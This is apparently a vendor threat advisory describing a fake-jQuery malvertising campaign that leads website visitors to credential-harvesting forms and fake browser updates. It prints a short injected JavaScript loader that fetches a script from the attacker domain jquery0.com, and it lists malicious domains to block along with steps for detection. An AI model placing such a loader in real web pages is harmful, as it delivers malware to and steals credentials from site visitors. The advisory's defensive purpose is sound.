Malvertising campaign actively spreading through various verticals and countries

© Lumu Technologies - All rights reserved.

Industry verticals per country being affected by fake jQuery malvertising campaign.

Lumu's Threat Intelligence team has detected an increasing number of organizations from different industry verticals at risk of ransomware and access credentials stealing deviated from an active malvertising campaign. This new form of attack leverages vulnerable javascript components hosted by legitimate websites by posing as jQuery library. This Advisory Alert allows you to understand **how this Malvertising campaign works** and **how to take action** in order to avoid falling victim or eradicate the compromise in case your infrastructure is already in contact with the adversaries.

```
var khutmhpx = document.createElement('script');
khutmhpx.src = 'https://jquery0.com/jWXxbH';
document.getElementsByTagName('head')[0].appendChild(khutmhpx);
```


Piece of injected code in JavaScript component.

The risk for your organization

Though malvertising campaigns are well known in the cybersecurity industry for following end-users with the display of unwanted content, this new sophisticated infection is being detected across multiple vulnerable website content management platforms, leaving hundreds of organizations from different industry verticals at risk. This new specially crafted malvertising campaign uses the Application Layer Protocol technique cataloged in the MITRE ATT&CK Matrix as the technique - T1071 to perform **JavaScript injections on legitimate websites through the impersonation of jQuery library through the similar domain "jquery0[.]com"** allowing attackers to **redirect end-users to information requests forms to harvest access credentials**, and deceiving victims through fake browser updates that **lead the user to install precursor malware** on corporate, roaming, and personal devices without even noticing it.


Why Action is Required

Once precursor malware such as Emotet, Qakbot, TrickBot, or SmokeLoader is installed, cybercriminals can leverage your IT assets to mine cryptocurrencies, instruct your devices to perform botnet-based attacks against other victims, steal and exfiltrate information of your end-users and external providers, or even worse, encrypt all your information disrupting your day-to-day operation to the point of bankruptcy.



Examples of a fake browser update attack in progress.

How to detect and eradicate this threat



SocGolish attack detected by Lumu Technologies.

1. **Intentionally identify** if your infrastructure is or has been in contact with “jquery0[.]com” domain or any of the others in the list below. We have identified several that are being used by the attackers to deploy malicious content.

    - "greatbonus[.]life"
    - "prizes-for-u[.]life"
    - "Winprizenow[.]life"
    - "Wingift[.]life"
    - "bestwin-for-u[.].life"
    - "takeyourpresent[.]life"
    - "prizes-for-u[.]life"
    - "bestrealprizes[.]life"
    - "finddating[.]life"
    - "bestwomanenjoy[.].life"
    - "hotmeet[.]life"
    - "datingdesire[.].life"
    - "ecar.allsunstates[.]com"
    - "demand.sageyogatherapies[.]com"

2. **Make sure to include** “jquery0[.]com” and the listed domains on the blocking lists of your cybersecurity stack in order to stop further contacts.
3. **Identify the compromised assets** and network segments originating those contacts.
4. **Look for endpoints** that have been in contact with compromised assets. This helps to determine if the attackers performed lateral movement.
5. **Integrate Lumu into the rest of your stack** in order to automate the IoC updating process. That way you can effectively reduce the exposure to new IoCs related to this active campaign.